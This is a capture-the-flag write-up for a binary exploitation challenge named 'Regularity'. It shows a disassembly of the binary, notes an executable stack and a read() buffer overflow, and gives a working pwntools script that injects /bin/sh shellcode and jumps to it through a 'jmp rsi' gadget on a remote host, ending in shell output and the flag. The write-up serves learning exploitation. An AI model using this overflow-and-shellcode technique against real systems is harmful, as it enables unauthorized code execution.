

Regularity


1) Decompiled the code



```
                        **************************************************************
                        undefined processEntry entry()
      undefined           AL:1          <RETURN>
                        _start                                     XREF[4]:     Entry Point(*), 00400018(*),
                        entry                                                   00400088(*),
                                                                                _elfSectionHeaders::00000050(*)
   00401000 bf 01 00        MOV        EDI,0x1
            00 00
   00401005 48 be 00        MOV        RSI,message1                                  = 48h    H
            20 40 00
            00 00 00 00
   0040100f ba 2a 00        MOV        EDX,0x2a
            00 00
   00401014 e8 2a 00        CALL       write                                         ssize_t write(int __fd, void * _...
            00 00
   00401019 e8 2d 00        CALL       read                                          ssize_t read(int __fd, void * __...
            00 00
   0040101e bf 01 00        MOV        EDI,0x1
            00 00
   00401023 48 be 2a        MOV        RSI,message3                                  = 59h    Y
            20 40 00
            00 00 00 00
   0040102d ba 27 00        MOV        EDX,0x27
            00 00
   00401032 e8 0c 00        CALL       write                                         ssize_t write(int __fd, void * _...
            00 00
   00401037 48 be 6f        MOV        RSI,exit
            10 40 00
            00 00 00 00
   00401041 ff e6           JMP        RSI=>exit
```



```
                        ssize_t __stdcall read(int __fd, void * __buf, size_t __...
     ssize_t              RAX:8         <RETURN>
     int                  EDI:4         __fd
     void *               RSI:8         __buf
     size_t               RDX:8         __nbytes
     undefined1           Stack[-0x100... local_100                    XREF[1]:     0040105c(*)
                        read                                    XREF[1]:     entry:00401019(c)
   0040104b 48 81 ec        SUB        RSP,0x100
            00 01 00 00
   00401052 b8 00 00        MOV        EAX,0x0
            00 00
   00401057 bf 00 00        MOV        __fd,0x0
            00 00
   0040105c 48 8d 34 24     LEA        __buf=>local_100,[RSP]
   00401060 ba 10 01        MOV        __nbytes,0x110
            00 00
   00401065 0f 05           SYSCALL
   00401067 48 81 c4        ADD        RSP,0x100
            00 01 00 00
   0040106e c3              RET
```



```
                        **************************************************************
                        *                          FUNCTION                          *
                        **************************************************************
                        ssize_t __stdcall write(int __fd, void * __buf, size_t _...
     ssize_t              RAX:8         <RETURN>
     int                  EDI:4         __fd
     void *               RSI:8         __buf
     size_t               RDX:8         __n
                        write                                   XREF[2]:     entry:00401014(c),
                                                                             entry:00401032(c)
   00401043 b8 01 00        MOV        EAX,0x1
            00 00
   00401048 0f 05           SYSCALL
   0040104a c3              RET
```

2) Notes
i) Stack is executable in this binary
ii) There is overflow in read function

3) Exploitation


```
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./regularity")
context.binary = exe

# io = gdb.debug(exe.path, '')
io = remote('94.237.55.114', 51715)
shellcode = asm(
f'''
mov rax, 0x{b'/bin/sh'[::-1].hex()}
push 0
push rax
mov rdi, rsp
xor rsi, rsi
xor rdx, rdx
mov rax, 59
syscall
''')
io.sendafter(b'?\n', shellcode+b'\x90'*(0x100-len(shellcode))+p64(0x401041))
io.interactive()
```

4) Flag:



```
┌──(vigneswar㉿VigneswarPC)-[~/Regularity/pwn_regularity]
└─$ python3 solve.py
$ ls
flag.txt
regularity
$ cat flag.txt
HTB{jMp_rSi_jUmP_aLl_tH3_w4y!}
$ 
```